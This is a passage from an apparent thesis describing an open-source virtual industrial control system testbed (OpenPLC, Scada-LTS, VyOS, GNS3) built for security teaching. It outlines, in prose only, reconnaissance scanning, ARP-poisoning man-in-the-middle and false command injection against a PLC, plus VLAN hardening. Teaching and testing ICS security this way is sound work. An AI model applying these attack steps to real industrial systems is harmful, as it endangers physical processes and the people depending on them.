PLC simulator	OpenPLC runtime	• Multi-platform • Easy deployment on docker • Based on IEC 61131-3 standard • Python support for scripting • Include editor to create ladder diagrams • Supports Modbus, DNP3
SCADA	Scada-LTS	• All-in-one HMI and data historian • Docker support
Industrial Networking protocol	Modbus TCP	• Simple • Open documentation • Used widely in research and production
Data Histrorian	MySQL	• Included in Scada-LTS
Virtual router	VyOS	• Linux based, Free • Easy configuration
Virtual switch	OpenVswitch	• Found as a GNS3 appliance
Workstations	Linux	-
Attack Machine	Parrot OS	-

Table 3.1: Identified components with software

3.2.2 OpenPLC

The PLC was simulated using the open-source software called OpenPLC runtime. It conforms to the IEC 61131-3 standard for programmable logic controllers and supports three graphical and two text based PLC programming languages. It also has the ability to embed micro-controllers such as Arduino, UniPi, and raspberry Pi. Nonetheless, for this project, we have used it as a 'Soft-PLC' or a pure software based PLC.

The runtime also provides an Editor, which is GUI based program used to write PLC programs.

3.2.3 Scada-Lts

It is an open-source Java based SCADA software which provides all the components needed to build a closer and real-time simulation of an ICS. It supports various communication protocols, alarms & events, HMIs, watch-lists, and operator panels. In adittion to supervisory control, it provides a built-in data historian based on a relational database called MySQL.

3.2.4 VyOS

VyOS was used to emulate routing capabilities in the ICS simulation. It is free to use and is Linux-based. It provides many capabilities including routing, VPN, firewall and NAT, DHCP server, , DNS forwarding, TFTP server, web proxy, and load-balancers. The excellent range of features provided by this open-source router operating systems makes it an ideal candidate for use in complex simualtions such as the one used in this project.

3.2.5 Open vSwitch

Open vSwitch is a production quality, multi-layer virtual switch available as an open-source software. It is ideal for network automation and simulation because of its Linux based OS and possibility to be used as a docker container. Normally, hypervisors such as QEMU provide a built-in L2 switch (Linux bridge) which is essential for similar topologies, but in a complex topology with multiple data points, an independent switch with full features provides more benefits.

3.3 Construction

Initially, a virtual ICS testbed was envisioned which could be able to generate enough network traffic covering layer 2 to the layer 7 of the OSI model. This meant that there would be the need for fully managed industrial routers and switches. Rest of the setup would just be standard virtual machines representing various workstations and services present inside an ICS. After that, the hardware/software requirements were identified with the aim of keeping least possible burden during the initial setup. What is meant that the software choice was limited to only open-source nature, while hardware requirements not exceeding a standard working modern PC. To answer the question of integrating all these components under single virtual control domain, a network virtualisation platform which can also run virtual machines was selected. Once the setup was up and running according the requirements identified, various cybersecurity related exercises were executed. This included both offensive and counter-offensive exercises as a way to demonstrate the applicability of such a system for students and researchers alike.

In addition to simulating all the required ICS components, a process simulation is required. Simulating an industrial process is crucial because it will help us to interact with the ICS in real-time and generate enough network traffic to understand the semantics of the underlying protocols. Such a process is constructed using a suitable program that creates the process based on any required logic. The resulting program is then transferred to the PLC in any of the formats accepted by it. Some of the most commonly used PLC programming language formats are ladder logic, structured text, and functional block diagrams. In this research, ladder logic and structured text is employed.

Although, a range of industrial networking protocols are available (see Appendix B), Modbus TCP is selected as the communicating protocol between the PLC and SCADA server. The reason for its selection is based on its simplicity, openly available documentation, and wide usage in both industry and research. The overall ICS network topology will be based on the *levels* based approach defined by the ANSI/ISA-95 standard.

Refer to Figure 3.2 for a visual representation to how the final setup in GNS3 would look like. This is a complete and standards compliant topology. Different industrial zones can be seen as separate environments and connectivity between them is established by using routing, switching, and trunking. The whole industrial zone can be seen to have communication lines to the enterprise networks which are often exposed to the public internet.




Figure 3.2: GNS3 virtual network topology

In order to validate the usefulness and applicability of the aforementioned testbed, various cybersecurity assessments were executed on the system. In order to assist the user on how to work with that, the whole process is provided in the form of tutorial documents and videos. The choice of cybersecurity assessments include network reconnaissance and scanning, MiTM attack followed by False Command Injection (FCI), and creating VLANs as a defensive strategy.

3.3.1 Industrial Process Simulation

A sample industrial process was also constructed using the OpenPLC editor. The process comprises of a liquid tank which is fitted with two liquid level sensors, mixer, and a powered valve. The tank is filled with two different liquids supplied by two different pumps. After the tank is full (detected by the higher level sensor), a mixer is turned on for a specified amount of time and the resulting mixture drained out of the valve. Refer to figure B.2 to see a pictorial representation of the process

The logic for the process was written in ladder logic constructed using OpenPLC Editor and uploaded to the OpenPLC server machine running inside GNS3. Table 3.2 shows all the process variables with their PLC addresses used by Modbus. After that, a SCADA server (simulated by Scada-LTS) was added to the GNS3 network topology which acts as a master by not only polling the PLC regularly, but also execute read and write operations on its contacts. An operator can thus manually operate the PLC using the HMI provided by this SCADA server (Scada-LTS). All the output coils and holding registers of the PLC device were added as watchpoints to Scada-LTS, allowing the operator to monitor and change these values.

Table 3.2: Mixer process logic variables

Variable	Data type	Access	PLC address
PUMP_A	BOOL	RW	%QX100.0
PUMP_B	BOOL	RW	%QX100.1
MIXER	BOOL	RW	%QX100.2
VALVE	BOOL	RW	%QX100.3
TANK_LLS	BOOL	RW	%QX100.4
TANK_HLS	BOOL	RW	%QX100.5
STOP	BOOL	RW	%QX100.6
TIMER	INT	RW	%MW0

The ladder logic corresponding to table 3.2 is shown in Figure 3.3




Figure 3.3: Mixer process ladder diagram

Figure B.3 shows a watch screen implemented in Scada-LTS for our process. The modbus addressing scheme used in the process is according to the documentation provided by OpenPLC [1]

3.4 Validation

After the setup is completed and all the virtual machines were connected with the right interfaces and configurations, various cybersecurity assessments were done in order to test the viability of such a system for our research objectives. The following list of cybersecurity assessments was done on the resulting ICS simulation:

- Scanning and reconnaissance from a compromised machine
- ARP poisoning attack followed by False Command Injection
- Interpret Modbus TCP traffic using a packet analyser
- Setting up VLANs on the unmanaged switch to harden its security

Note that in order to do basic cybersecurity assessments, the system was modified at various times to focus on the dynamics of the cyber-attack under investigation. This was done to ensure that the research does not digress to the topic of advanced penetrating testing techniques, which are out of scope for this project.

3.5 Discussion

The next two chapter discuss the results achieved during the setup and validation stages of the thesis.

[1] https://openplcproject.com/docs/2-5-modbus-addressing/

4 Results

In this section, we outline the results of the procedures followed during the setup of an ICS simulation.

4.1 ICS Simulation Components

A purely virtual cyber-based testbed was created for simulating a live ICS environment. The implementation presented in this work was creating using software that was only open-source as this plays an important role in its availability and reach to students and non-professionals with limited financial resources. The system in this work was conceived with the fact that a flexible, easily deployeable and a free test lab can increase the learning of ICS cybersecurity.

Table 4.3 shows the core components related to the live ICS created for this research. The machines running control and automation software were given static IP addresses for stable operation.

4.2 ICS test lab

The operation of the testbed shows that it can be easily deployed and acts as a starting template for those wishing to engage themselves in learning the cyber-critical aspects of ICS.

In addition to creating scripts (see and network configurations, various follow along tutorials and videos were created for students and trainees. This material acts as a complementary to this thesis by providing users with clear instructions on how to setup a virtual ICS environment. The tutorials fulfil the aim of minimising the time needed by students to get access to a production level ICS testbed

Table 4.1: ICS Simulation core components

Host	Application	MAC Address	IP address	OS
VyOS	VyOS	0c:9e:f4:26:00:00	eth0 - 192.168.122.19/24 eth1 - 192.168.0.1/24 (gateway address)	Custom Linux 5.15
openVswitch	Open vSwitch	42:df:eb:0c:5ac:32	N/A (Layer-2 switch)	Linux
openplc	OpenPLC runtime	0c:b9:84:8c:00:00	192.168.0.41/24	Alpine Linux 3.16
scada-lts	Scada-LTS	0c:b6:47:70:00:00	192.168.0.43/24	Alpine Linux 3.16
Workstation-2	Operating System	0c:12:f3:bc:00:00	Dynamic	Alpine Linux 3.16

so that they can focus on their specific study or research goal. The implementation presented in this work was validated by conducting various cyber-security assessments. The assessment results are shown in table 4.2.

Table 4.2: Cybersecurity Assessments

Type	Description	Techniques	Results
Passive attack	Reconnaissance and Scanning	• nmap scan(static binary) from an internal compromised host (Workstation-2)	• Potential target hosts found • Interesting services discovered • Open ports discovered
Hybrid Attack	MITM + PLC False Command Injection	• ARP cache poisoning of Scada-LTS and OpenPLC • MITM between Scada-LTS and OpenPLC hosts • Overwrite Modbus holding registers	• Control zone traffic analysis • Retrieved process registers address and value • Overwritten register address value with attacker-defined value
Defence	Creating VLANs on the Switch	• Separation of zones based on VLAN IEEE 802.1Q tagging protocol	• Controlled access between zones

The results in this work show the importance of understanding the underlying industrial network protocol(s) used in the simulation. The process running inside the PLC is of major importance in the simulation as well. This is because some processes might need a protocol that suits their needs best e.g. DNP3 is a good candidate for communication is power systems (Mohagheghi et al. 2009).

In addition to assessing the vulnerabilities that are present in such protocols, one has to keep in mind that they are not longer isolated systems and the connection to the IT infrastructure be also considered.

The flexibility and modularity of the system created in this research allows a broad range of devices and networking protocols to be integrated into the testbed. A more complex setup with multiple industrial networking protocols and devices can be created. Using the features of OpenPLC, small form factor devices such as Arduino or raspberry PI can also be added to the system to simulate robotic arms, conveyor belts, etc.

4.3 Evaluation

The resulting ICS simulation was tested by participants with cyber-security background. The participants were provided with tutorials, videos, and all the relevant documentation required for testing the simulation on their local machines. The aim of the evaluation was to gather feedback on how the tutorials could be improved. A secondary aim was to establish the correct skill-set required by students in order to create the initial ICS simulation. The results of the feedback can be summarised as follows:

Table 4.3: Survey results

Question	**Feedback**
Time taken to create the initial simulation	2 hours (average)
Level of computing skills required by students	Intermediate (Linux Networking)
Can the ICS simulation be extended based on the area of research	Yes

The participants faced certain difficulties when installing the required software packages. This is considered to be an expect result and a side effect of using open-source software which do not provide exclusive support for any one platform. According to one of the participants:

> “The main issue is not related to the project components, but the underlying host system.”

Improving the installation process of the software using automated scripts can be designated as a future work.

5 Conclusion

5.1 Introduction

The migration of industrial automation systems from being traditionally air-gapped to highly interconnected systems has laid open a newer attack surface. The need for businesses to communicate with the industrial processes in real-time has brought about the convergence of IT and OT. As a result, ICSes are exposed to the public internet and vulnerable to a number of cyberattacks from threat actors ranging from malicious hackers to nation-states. Therefore, a need to understand the intricacies of such an assembly of such complex components to achieve automation is required. From a cybersecurity research and educational perspective, access to a functional ICS/SCADA system is a requirement. However, access to such systems is not a trivial task as many variables need to be taken into account. The costs of research and training can rise steeply as if there are a large number of hardware/software components involved. In addition to that, researchers must sometimes be given access to the live production environment, which can cause harmful effects to its operation.

Up till now, the access to functional ICS environments for research and study has been limited in scope. Majority of research comes either from established industrial experts, trained researchers, international groups/conglomerates, or the ICS vendors themselves. Such researches are often based on using proprietary hardware, licences, and a specific area of research. As helpful as their research is for advancing the cybersecurity of ICSes, it does limits its reach. In order to bring the study of ICS cybersecurity to students, less resourced researchers, and freelance security enthusiasts, this research aims to develop a purely software based testbed utilising only open-source software. This system makes use of popular and freely available software and virtualisation tools to establish an ICS simulation in a home lab. The described system is developed with flexibility and modularity in mind. This way, any number of industrial protocols, networking devices, and ICS components can be incorporated as as required by the area of research.

In order to prove the applicability of such a simulated system, various cybersecurity related exercises were conducted. These exercises were presented in the form of tutorials (*see Appendix B*) so that users can follow the steps from start to finish on how to go about setting up a virtualized ICS. The techniques used in the tutorials are rather basic but act as an example of how one could plan a cyberattack/cyberdefense strategy after setting up the environment. For instance, in section B.4, a MITM attack is done after poisoning the ARP cache of the SCADA server which was further used to send false commands to the PLC. On the other hand, a sample defence mechanism is presented in Appendix B.5 where the industrial switch is properly managed by creating VLANs to control access.

The goal of this research has been to produce an ICS setup which encompasses the whole OSI layer from layer-2 switches to application layer protocols such as Modbus. The ability to virtualise industrial switches, routers, and workstations to generate virtual industrial network traffic can assist in a much clearer understanding of attack path and defensive strategies that could be taken when .

5.2 Summary of Research

A pure software based ICS testbed was established covering a range of ICS components, network devices and topologies. This section summarises the research outcomes:

- **Network Virtualisation** GNS3 was used as the main orchestrator for creating the desired network topology. Flow of the corresponding network traffic was delegated to a single router (virtualised on QEMU using VyOS) and two trunked virtual switches (openVswitch running as docker containers). Figure B.1 shows the resulting GNS3 topology and the table 4.3 shows the simulated component parameters.
- **Hardware Virtualisation** QEMU was used for provisioning virtual machines corresponding to the virtualisation of various ICS components. This includes an engineering workstation, local workstation, PLC, router, and a SCADA server.
- **Industrial Process virtualisation** A sample industrial was created using ladder logic in the OpenPLC Editor and exported into Structured text format (see Appendix E.1 for the code). A watch-list was created on the SCADA software to act as a master server as depicted in figure B.3.
- **Cybersecurity Assessments** The follwoing cybersecurity exercises were done on the system and documented as tutorials for students to follow:
  - B.4 - MITM attack leading to FCI
  - B.3 - Reconnaissance and Scanning for potential targets
  - B.5 - Creation of VLANs for zones' access control
- **Thesis Survey** A survey was done to evaluate the quality and application of the described ICS for cybersecurity purposes. The results of the evaluation are discussed in section 4,

5.3 Research Objectives

The aim of this research is to create an easily deployable ICS testlab using freely available tools. The deployment can later be used by students and researchers to study the cybersecurity aspects of an ICS.

The aim was achieved by first defining the following two distinct but related tasks:

5.3.1 Core Objectives

- Create a minimal working ICS simulation running a sample industrial process
- Validate the efficacy of the simulation is conducting cybersecurity assessments

5.3.2 Supporting Objectives

The following research objectives were defined after the completion of these tasks as:

- To assess the possibility of using only freely available tools to create an ICS simulation
- To create an ICS simulation which includes major process automation components such as a SCADA server, HMI, and a PLC
- To measure the quality of the ICS simulation in terms of deployability, flexibility, modularity, and expansibility
- To determine the application of the ICS simulation, especially for students and entry-level researchers
- To conduct and document various cybersecurity exercises as a demonstration of its usability as a testlab

5.4 Research Contribution

5.5 Future Work

Throughout out this thesis, we have identified and discussed various areas of future work. Some of the interesting future research tasks could be:

- PLC in the proposed setup was virtualized using an open-source software called OpenPLC. As convenient as it may be, it sometimes cannot totally reflect a production level PLC. The reason is that it is developed in accordance with the IEC 61131-3 standard which just covers the basics of how a compliant PLC should work. However, real PLC manufacturer such as Siemens, Allen Bradley, and ABB often customise their PLCs to adapt to the specific industrial requirements. This means including newer functions and the use of non-standard register addresses in their PLCs. Another reason is that OpenPLC does not incorporate all the Modbus function codes e.g.

Modbus code `0x16` or masked register write. A future research task could be create own virtualization of an actual PLC. e.g. Siemens S7-1500. Such an effort could include understanding the underlying CPU architecture, ABI, reverse enginnering, systems programming, and virtualization expertise. Work presented in Holm and Persson 2018 outlines the requirements of virtualizing a PLC.

- The tutorials presented in this research are mostly based on the authors understanding and perspective on how to go about a cyber kill chain. In addition to that, the attacks presented in the tutorials are based on using previous tools, research, and techniques. An interested user can utilize the work in this research to completely dissect the inner workings and functionality of a specific cyberattack as an area of research. For instance, complete understanding of a MitM attack between a PLC and a SCADA server is required. Additionally, creating specialised scripts, metasploit modules, or a generic attack methodologies covering a range of TCP based industrial networking protocols are a future research objective as well.

- The proposed ICS setup is virtualized using traditional networking topologies in which traditional hardware devices (routers and switches) are used to control network traffic. However, a newer networking approach has surfaced, which is called Software-Defined Networking (SDN). It differs from traditional networks in that is uses a virtual network controlled via a dedicated software. It provides a new way of managing network packets through a centralized server. Authors in Derhab et al. 2019 provide a sample topology for an ICS based on SDN. A future task could be to port the ICS setup presented in this research to an SDN-based setup. Some of the benefits of such a setup include a customizable network.

References

Alves, T. and Morris, T. (2018). “OpenPLC: An IEC 61131–3 compliant open source industrial controller for cyber security research”. In: *Computers and Security - Volume 78*. Elsevier Ltd, pages 364–379. DOI: 10.1016/j.cose.2018.07.007.

Analysis of the Threat to Electric Grid Operations (2016). Technical report. Accessed: 2023-02-25. Dragos Inc.

Assante, M. J. and Lee, R. M. (2015). *The Industrial Control System Cyber Kill Chain*. White Paper. Accessed: 2022-12-10. SANS Institute. https://www.sans.org/white-papers/36297/.

Bernieri, G., Cecconello, S., Conti, M., and Lain, G. (Dec. 2020). “TAMBUS: A novel authentication method through covert channels for securing industrial networks”. In: *Computer Networks* 183. ISSN: 13891286. DOI: 10.1016/j.comnet.2020.107583.

Bertrand, M. and Taburiaux, O. (2018). “Simulating Industrial Control Systems using mininet”. Master’s thesis. Ecole polytechnique de Louvain, Université catholique de Louvain. http://hdl.handle.net/2078.1/thesis:14706.

Bhatia, S., Kush, N., Djamaludin, C., Akande, J., and Foo, E. (2014). “Practical Modbus Flooding Attack and Detection”. In: *Proceedings of the Twelfth Australasian Information Security Conference - Volume 149*. AISC ’14. Auckland, New Zealand: Australian Computer Society, Inc., pages 57–65. ISBN: 9781921770326.

Chen, B., Pattanaik, N., Goulart, A., Butler-purry, K. L., and Kundur, D. (2015). “Implementing attacks for modbus/TCP protocol in a real-time cyber physical system test bed”. In: *2015 IEEE International Workshop Technical Committee on Communications Quality and Reliability (CQR)*, pages 1–6. DOI: 10.1109/CQR.2015.7129084.

CISA (2010). *ICS Advisory (ICSA-10-272-01)*. https://www.cisa.gov/uscert/ics/advisories/ICSA-10-272-01. Accessed: 2023-02-01.

de Brito, I. B. and de Sousa, R. T. (Aug. 2022). “Development of an Open-Source Testbed Based on the Modbus Protocol for Cybersecurity Analysis of Nuclear Power Plants”. In: *Applied Sciences* 12 (15), page 7942. ISSN: 20763417. DOI: 10.3390/app12157942.

Derhab, A., Guerroumi, M., Gumaei, A., Maglaras, L., Ferrag, M. A., Mukherjee, M., and Khan, F. A. (2019). “Blockchain and Random Subspace Learning-Based IDS for SDN-Enabled Industrial IoT Security”. In: *Sensors* 19.14. ISSN: 1424-8220. DOI: 10.3390/s19143119.

Eric D. Knapp, J. T. L. (2015). “Industrial Network Security. Securing Critical Infrastructure Networks for Smart Grid, SCADA, and Other Industrial Control Systems”. In: edited by R. Samani. Wiley, page 14. ISBN: 978-0-12-420114-9.

Felser, M. (2002). “The Fieldbus Standards: History and Structures”. In: Technology Leadership Day 2002. MICROSWISS Network.

Fujita, S., Hata, K., Mochizuki, A., Sawada, K., Shin, S., and Hosokawa, S. (Feb. 2021). "OpenPLC based control system testbed for PLC whitelisting system". In: *Artificial Life and Robotics* 26 (1), pages 149–154. ISSN: 16147456. DOI: 10.1007/s10015-020-00635-1.

Genge, B., Graur, F., and Haller, P. (Dec. 2015). "Experimental assessment of network design approaches for protecting industrial control systems". In: *International Journal of Critical Infrastructure Protection* 11, pages 24–38. ISSN: 1874-5482. DOI: 10.1016/J.IJCIP.2015.07.005.

Gupta, S. (2023). "An edge-computing based Industrial Gateway for Industry 4.0 using ARM TrustZone technology". In: *Journal of Industrial Information Integration* 33, page 100441. ISSN: 2452-414X. DOI: https://doi.org/10.1016/j.jii.2023.100441.

Hadziosmanovic, D. (Jan. 2014). "Process matters: cyber security in industrial control systems". PhD thesis. University of Twente. DOI: 10.3990/1.9789036536042.

Holm, H. and Persson, M. (2018). *QEMU as a platform for PLC virtualization An analysis from a cyber security perspective*. Technical report. SE-164 90 Stockholm: Swedish Defence Research Agency.

Hutchins, E. M., Cloppert, M. J., and Amin, R. M. (2011). *Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains*. White Paper. Lockheed Martin Corporation.

IEEE (Mar. 1999). *IEEE Standards for Local and Metropolitan Area Networks: Virtual Bridged Local Area Networks*. Technical report, pages 1–214. DOI: 10.1109/IEEESTD.1999.89204.

Kaspersky (2020). *DarkChronicles: the consequences of the Colonial Pipeline attack*. Technical report. Accessed: 2023-02-32. Kaspersky ICS-CERT.

– (2022). *H1 2022 – a brief overview of the main incidents in industrial cybersecurity*. Technical report. Accessed: 2023-02-10. Kaspersky ICS-CERT.

Knapp, E. D. and Langill, J. T. (2015). "About Industrial Networks". In: *Industrial Network Security*, pages 9–40. DOI: 10.1016/B978-0-12-420114-9.00002-2.

Kumar, R., Kela, R., Singh, S., and Trujillo-Rasua, R. (2022). "APT attacks on industrial control systems: A tale of three incidents". In: *International Journal of Critical Infrastructure Protection* 37, page 100521. ISSN: 1874-5482. DOI: 10.1016/j.ijcip.2022.100521.

L, R. and Satyanarayana, P. (2021). "Detection and Blocking of Replay, False Command, and False Access Injection Commands in SCADA Systems with Modbus Protocol". In: *Security and Communication Networks* 2021, page 8887666. ISSN: 1939-0114. DOI: 10.1155/2021/8887666.

Li, T., Wang, Y., Zou, C., Tian, Y., Zhou, L., and Zhu, Y. (2021). "Research on DoS Attack Detection Method of Modbus TCP in OpenPLC." In: *Journal of Computer and Communications* 9. DOI: 10.4236/jcc.2021.97007.

Maynard, P., McLaughlin, K., and Sezer, S. (2018). "An Open Framework for Deploying Experimental SCADA Testbed Networks". In: DOI: 10.14236/ewic/ICS2018.11.

McAfee (2011). *Global Energy Cyberattacks: "Night Dragon"*. White Paper. Accessed 2023-01-04. McAfee Labs.

Modbus (2006). *MODBUS MESSAGING ON TCP/IP IMPLEMENTATION GUIDE*. Technical report. Modbus Organization, Inc. https://www.modbus.org/docs/Modbus_Messaging_Implementation_Guide_V1_0b.pdf.

Mohagheghi, S., Stoupis, J., and Wang, Z. (Apr. 2009). "Communication Protocols and Networks for Power Systems – Current Status and Future Trends". In: *Power Systems Conference and Exposition*, pages 1–9. DOI: 10.1109/PSCE.2009.4840174.

NIST (Sept. 2012). *Information Security*. Technical report Special Publication 800-83, Revision 1. National Institute of Standards and Technology (NIST), page 84. https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30r1.pdf.

Pinto, A. D., Dragoni, Y., and Carcano, A. (2018). *TRITON: The First ICS Cyber Attack on Safety Instrument Systems*. Research Paper.

Purdue (1991). *A Reference Model For Computer Integrated Manufacturing (CIM)*. White Paper. Purdue Research Foundation.

Ross, R., Pillitieri, V., Dempsey, K., Riddle, M., Hahn, A., and Abrams, M. (2020). *Protecting Controlled Unclassified Information in Nonfederal Systems and Organizations*. 2nd edition. National Institute of Standards and Technology (NIST). DOI: 10.6028/NIST.SP.800-82r2.

Security Notification – EcoStruxure Triconex Tricon V3 (2017). Technical report. Accessed: 2023-03-01. Schneider Electric.

Shakarian, P., Shakarian, J., and Ruef, A. (2013). "Chapter 13 - Attacking Iranian Nuclear Facilities: Stuxnet". In: *Introduction to Cyber-Warfare*. Edited by P. Shakarian, J. Shakarian, and A. Ruef. Boston: Syngress, pages 223–239. ISBN: 978-0-12-407814-7. DOI: 10.1016/B978-0-12-407814-7.00013-0.

Stouffer, K., Pillitteri, V., Lightman, S., Abrams, M., and Hahn, A. (May 2015). *Guide to Industrial Control Systems (ICS) Security*. Technical report. DOI: 10.6028/NIST.SP.800-82r2.

Threat landscape for industrial automation systems. Statistics for H1 2022 (2022). Technical report. Accessed: 2023-02-10. Kaspersky ICS-CERT.

Tsalis., N., Stergiopoulos., G., Bitsikas., E., Gritzalis., D., and Apostolopoulos., T. (2018). "Side Channel Attacks over Encrypted TCP/IP Modbus Reveal Functionality Leaks". In: *Proceedings of the 15th International Joint Conference on e-Business and Telecommunications - SECRYPT,* INSTICC. SciTePress, pages 53–63. ISBN: 978-989-758-319-3. DOI: 10.5220/0006832702190229.

Tsvetanov, T. and Slaria, S. (2021). "The effect of the Colonial Pipeline shutdown on gasoline prices". In: *Economics Letters* 209, page 110122. ISSN: 0165-1765. DOI: 10.1016/j.econlet.2021.110122.

Zhang, W., Jiao, Y., Wu, D., Srinivasa, S., De, A., Ghosh, S., and Liu, P. (2019). "Armor PLC: A Platform for Cyber Security Threats Assessments for PLCs". In: *Procedia Manufacturing* 39. 25th International Conference on Production Research Manufacturing Innovation: Cyber Physical Manufacturing August 9-14, 2019 | Chicago, Illinois (USA), pages 270–278. ISSN: 2351-9789. DOI: https://doi.org/10.1016/j.promfg.2020.01.334.

A

Virtualization

In computer science, a virtual machine is simply an emulation of a computer system. The main goal is to emulate a system without a real hardware. This approach provides a lot of benefits and is a valuable tool in a variety of computing scenarios.

Hardware virtualization includes creating a virtual machine on the host machine. Any type of architecture and operating systems can theoretically be virtualized on a host. The software which assists the host computer to manage virtualization is called a hypervisor. A hypervisor provides an abstraction layer which separates the hardware and a virtual machine. Hypervisors are classified into two categories:

1. Type 1 hypervisor
    - Runs on bare-metal or actual hardware
    - Since they interact directly with hardware, there is usually less overhead
    - Examples include Linux KVM, Microsoft Hyper-V, VMware ESXi
2. Type 2 hypervisor
    - Also known as software-level hypervisor as it runs on top of the operating system
    - More convenient to use in terms of flexibility and design
    - Examples include VMware Workstation, Oracle Virtual Box, QEMU

B

Tutorials

B.1 Tutorial: ICS Test lab Setup

In order to simulate an ICS environment, we will set up a test lab which involves virtualisation of a minimum number of devices and network settings required for a specific industrial task. This initial setup will be obligatory to complete all the tutorials in the next sections and will allow the user to engage with the target ICS environment.

This tutorial assumes that the user is comfortable using Unix based Operating systems, shell scripting, containerisation technologies, and virtual machines. Additionally, a solid knowledge of networking concepts is required and the user is completely familiar with ICS and penetrating testing basics.

B.2 Description of the Test Setup

Figure B.1 show the target ICS architecture that we will be achieving at the end of this tutorial. The setup we will create in this tutorial is a minimal working representation of an ICS. The resulting testlab contains one general-purpose router which routes traffic between enterprise network and industrial network. It also routes traffic between different components present inside the Control zone (Level 0 to 2) and site operations (Level 3). Control zone and Industrial zones are separated by two system acting also as an HMI. There is local workstation in the zone which is used to access PLC and rest of the field devices. The Site operations zone contains 1 operator workstation which has access to the control zone via switch 1. This machine will act as the compromised system during penetration testing exercises of the environment. An attack machine running pentesting operating system is also added to the ICS setup in order to execute offensive assessments.

